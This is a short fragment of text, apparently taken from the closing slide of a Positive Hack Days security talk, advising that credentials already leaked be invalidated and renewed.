


/ IF ALREADY LEAKED

phd 12

> INVALIDATE

> RENEW



positive
hack 
days12

THANKS!